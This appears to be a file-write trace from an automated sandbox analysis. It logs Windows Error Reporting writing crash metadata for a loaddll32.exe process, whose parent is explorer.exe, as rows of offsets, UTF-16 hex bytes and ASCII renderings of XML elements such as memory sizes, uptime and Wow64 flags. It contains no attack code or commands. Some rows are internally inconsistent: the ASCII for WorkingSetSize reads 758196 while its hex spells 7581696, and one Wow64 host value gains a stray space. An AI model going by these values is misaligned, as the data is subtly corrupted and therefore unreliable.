C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1000	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1072	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1076	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1080	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1170	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1174	2	09 00		success or wait	2	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1178	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 30 00 37 00 36 00 39 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>10769</Uptime>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1222	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1226	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1230	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1312	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1316	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1320	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1372	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1376	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1380	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1424	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1428	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1434	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 36 00 36 00 34 00 36 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>82366464</PeakVirtualSize>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1520	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1524	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1530	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 38 00 32 00 33 00 35 00 38 00 32 00 37 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>82358272</VirtualSize>	success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1600	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1604	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1610	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 30 00 32 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>2028</PageFaultCount>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1684	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1688	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1694	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 39 00 33 00 39 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7593984</PeakWorkingSetSize>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1790	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1794	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1800	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 35 00 38 00 31 00 36 00 39 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>758196</WorkingSetSize>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>158328</QuotaPeakPagedPoolUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2014	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 38 00 31 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>158160</QuotaPagedPoolUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2112	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2116	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2122	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 39 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>21936</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2246	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2250	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2256	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 35 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>21584</QuotaNonPagedPoolUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2364	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2368	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2374	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 32 00 33 00 38 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1552384</PagefileUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2450	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2454	2	09 00		success or wait	3	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2460	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 36 00 30 00 35 00 37 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1560576</PeakPagefileUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2552	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2556	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2562	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 35 00 35 00 32 00 33 00 38 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1552384</PrivateUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2634	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2638	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2642	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2688	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2692	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2696	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2726	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2730	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2736	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2776	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2780	2	09 00		success or wait	4	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2788	30	3c 00 50 00 69 00 64 00 3e 00 33 00 36 00 38 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3688</Pid>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 39 00 34 00 33 00 30 00 34 00 37 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5943047</Uptime>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 34 00 38 00 30 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>44802</PageFaultCount>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 33 00 30 00 39 00 36 00 33 00 32 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>103096320</PeakWorkingSetSize>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3682	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 36 00 37 00 38 00 35 00 32 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>102678528</WorkingSetSize>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3766	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3770	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3780	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 37 00 34 00 34 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>974456</QuotaPeakPagedPoolUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3894	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3898	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	3908	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 34 00 39 00 35 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>949512</QuotaPagedPoolUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4006	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB580.tmp.WERInternalMetadata.xml	4010	2	09 00		success or wait	5	6DBE497A	unknown
